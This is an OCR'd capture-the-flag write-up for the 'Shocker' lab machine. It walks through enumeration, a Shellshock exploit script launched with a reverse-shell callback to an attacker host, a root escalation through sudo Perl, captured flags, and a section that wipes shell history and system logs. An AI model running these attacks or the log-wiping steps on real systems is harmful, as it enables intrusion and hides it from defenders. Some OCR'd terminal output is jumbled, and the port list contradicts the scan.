
Executive Summary

The **Shocker** machine exploits the **Shellshock vulnerability (CVE-2014-6271)**, a critical Bash vulnerability that allows remote command execution. Initial access was gained by exploiting Shellshock through a CGI script on the webserver, followed by privilege escalation using misconfigured sudo permissions for Perl. The attack highlights the importance of securing webserver configurations and updating vulnerable software.



Contents

Enumeration

Nmap Scan

The initial enumeration began with **Nmap** to identify open ports and services. The following commands were used:

sudo nmap -sCV 10.10.10.56 -T5

Options Explained:

- -sCV: Default script scan and Version detection.
- -T5: Fastest rate applied.

Results:

- **Port 80 (HTTP)**: Apache webserver.
- **Port 443 (HTTPS)**: Apache webserver.

The presence of a webserver on both ports suggested further web-based enumeration.

```
┌──(kali㉿kali)-[/home]
└─$ sudo nmap -sCV 10.10.10.56 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 15:43 EST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.33% done; ETC: 15:43 (0:00:16 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.53% done; ETC: 15:43 (0:00:06 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.30 seconds
```

Web Enumeration

Gobuster

Initial attempts with **Gobuster** did not yield results due to a misconfiguration in the webserver's handling of trailing slashes. To account for this, the -f flag was added to force trailing slashes in directory requests.

Command:

gobuster dir -u http://10.10.10.56 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -f


```
┌──(kali㉿kali)-[/home]
└─$ gobuster dir -u http://10.10.10.56 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -f
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/cgi-bin/             (Status: 403) [Size: 294]
/icons/               (Status: 403) [Size: 292]
```

Key Findings:

- /cgi-bin/: The directory contained CGI scripts.
- /cgi-bin/user.sh: An uptime test script indicative of a CGI webserver.

Confirming the Vulnerability

The **Shellshock** vulnerability was suspected due to the presence of the CGI directory and the box's name, **Shocker**.



To verify, an **Nmap** script was used:

Command:

sudo nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p 80 10.10.10.56

Result:

- Confirmed the server was vulnerable to **Shellshock**.

```
┌──(kali㉿kali)-[/home]
└─$ ls /usr/share/nmap/scripts/ | grep shellshock
http-shellshock.nse

┌──(kali㉿kali)-[/home]
└─$ sudo nmap --script http-shellshock -p 80 -sV --script-args uri=/cgi-bin/user.sh 10.10.10.56
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 15:56 EST
Nmap scan report for 10.10.10.56
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_      http://seclists.org/oss-sec/2014/q3/685
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds
```

Exploitation

Using **Searchsploit**, a Python script for Shellshock exploitation was identified and adapted for the target.

Command:

searchsploit shellshock

The Python script was modified with appropriate parameters to execute a reverse shell payload.

```
┌──(kali㉿kali)-[/home]
└─$ cat /usr/share/exploitdb/exploits/linux/remote/34900.py
#!/usr/bin/env python
from socket import *
from threading import Thread
import thread, time, httplib, urllib, sys

stop = False
proxyhost = ""
proxyport = 0

def usage():
        print """

                Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=<value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages:  specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix unversal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)

Example:

./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234

Credits:

Federico Galatolo 2014
"""
        sys.exit(0)
```

```
┌──(kali㉿kali)-[/home]
└─$ sudo cp /usr/share/exploitdb/exploits/linux/remote/34900.py exp.py

┌──(kali㉿kali)-[/home]
└─$ ls
exp.py  kali

┌──(kali㉿kali)-[/home]
└─$ sudo python3 exp.py payload=reverse rhost=10.10.10.56 lhost=10.10.14.10 lport=4455 pages=/cgi-bin/user.sh
  File "/home/exp.py", line 11
    print """
    ^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?

┌──(kali㉿kali)-[/home]
└─$ sudo python2 exp.py payload=reverse rhost=10.10.10.56 lhost=10.10.14.10 lport=4455 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
```

Outcome:

- Obtained an initial shell with user privileges.
- Retrieved the **User Flag**:

cat /home/user/user.txt

```
10.10.10.56> cd /home
10.10.10.56> ls
shelly

10.10.10.56> cd shelly
10.10.10.56> ls
user.txt

10.10.10.56> cat user.txt
178a899d17b9a0422146619c3043f8db

10.10.10.56>
```

Privilege Escalation

Sudo Misconfiguration

Running sudo -l revealed that the user could execute **Perl** as root.

Command:

sudo -l

Result:

- User could execute the following without a password:

(ALL : ALL) NOPASSWD: /usr/bin/perl

Exploit: Using Perl's -e flag, a root shell was obtained:

sudo perl -e 'exec "/bin/bash";'

Outcome:

- Elevated privileges to root.
- Retrieved the **Root Flag**:

cat /root/root.txt

```
10.10.10.56> sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl

10.10.10.56> sudo /usr/bin/perl -e 'exec "/bin/sh"'
10.10.10.56> whoami
root

10.10.10.56>
```

```
sudo /usr/bin/perl -e 'exec "/bin/bash";'
root@Shocker:/usr/lib/cgi-bin#
10.10.10.56> ls
whoami
root
root@Shocker:/usr/lib/cgi-bin#
10.10.10.56> cd root
ls
user.sh
root@Shocker:/usr/lib/cgi-bin#
10.10.10.56> cd ..
cd root
bash: cd: root: No such file or directory
root@Shocker:/usr/lib/cgi-bin#
10.10.10.56> cd /root
cd ..
root@Shocker:/usr/lib#
10.10.10.56> ls
cd /root
root@Shocker:~#
10.10.10.56> ls
ls
root.txt
root@Shocker:~#
10.10.10.56> cat root.txt
ls
root.txt
root@Shocker:~#
10.10.10.56> cat root.txt
cat root.txt
8a855583f77b39956d890668018a8b20
root@Shocker:~#
10.10.10.56>
```

Cleaning Up Evidence

Clear Shell History

history -c && history -w

Remove Logs

shred -u ~/.bash_history

cat /dev/null > /var/log/auth.log

cat /dev/null > /var/log/syslog

```
root@Shocker:~#
10.10.10.56> history -c && history -w
cat root.txt
8a855583f77b39956d890668018a8b20
root@Shocker:~#
10.10.10.56> history -c && history -w
history -c && history -w
root@Shocker:~#
10.10.10.56> shred -u ~/.bash_history
cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/syslog
history -c && history -w
root@Shocker:~#
10.10.10.56> shr
10.10.10.56> ed -u ~/.bash_history

10.10.10.56>
```

Considerations/Mitigations

1. **Update Bash**:
    - Upgrade to a patched version of Bash to mitigate **Shellshock (CVE-2014-6271)**.
2. **Restrict CGI Scripts**:
    - Disable unused CGI scripts or restrict access to /cgi-bin/.
3. **Input Validation**:
    - Implement robust input validation to prevent command injection attacks.
4. **Monitor Sudo Permissions**:
    - Limit NOPASSWD permissions for sensitive binaries like Perl.
5. **Conduct Regular Audits**:
    - Periodically scan for vulnerabilities and misconfigurations.
6. **Log Analysis**:
    - Regularly review logs for suspicious activity, especially in CGI directories.

Conclusion

The **Shocker** machine demonstrated critical security flaws, including an outdated Bash version and improperly configured CGI scripts. Exploiting **Shellshock**, an attacker could gain unauthorized access and escalate privileges. Addressing these issues through timely updates, access control, and proper monitoring can significantly enhance security.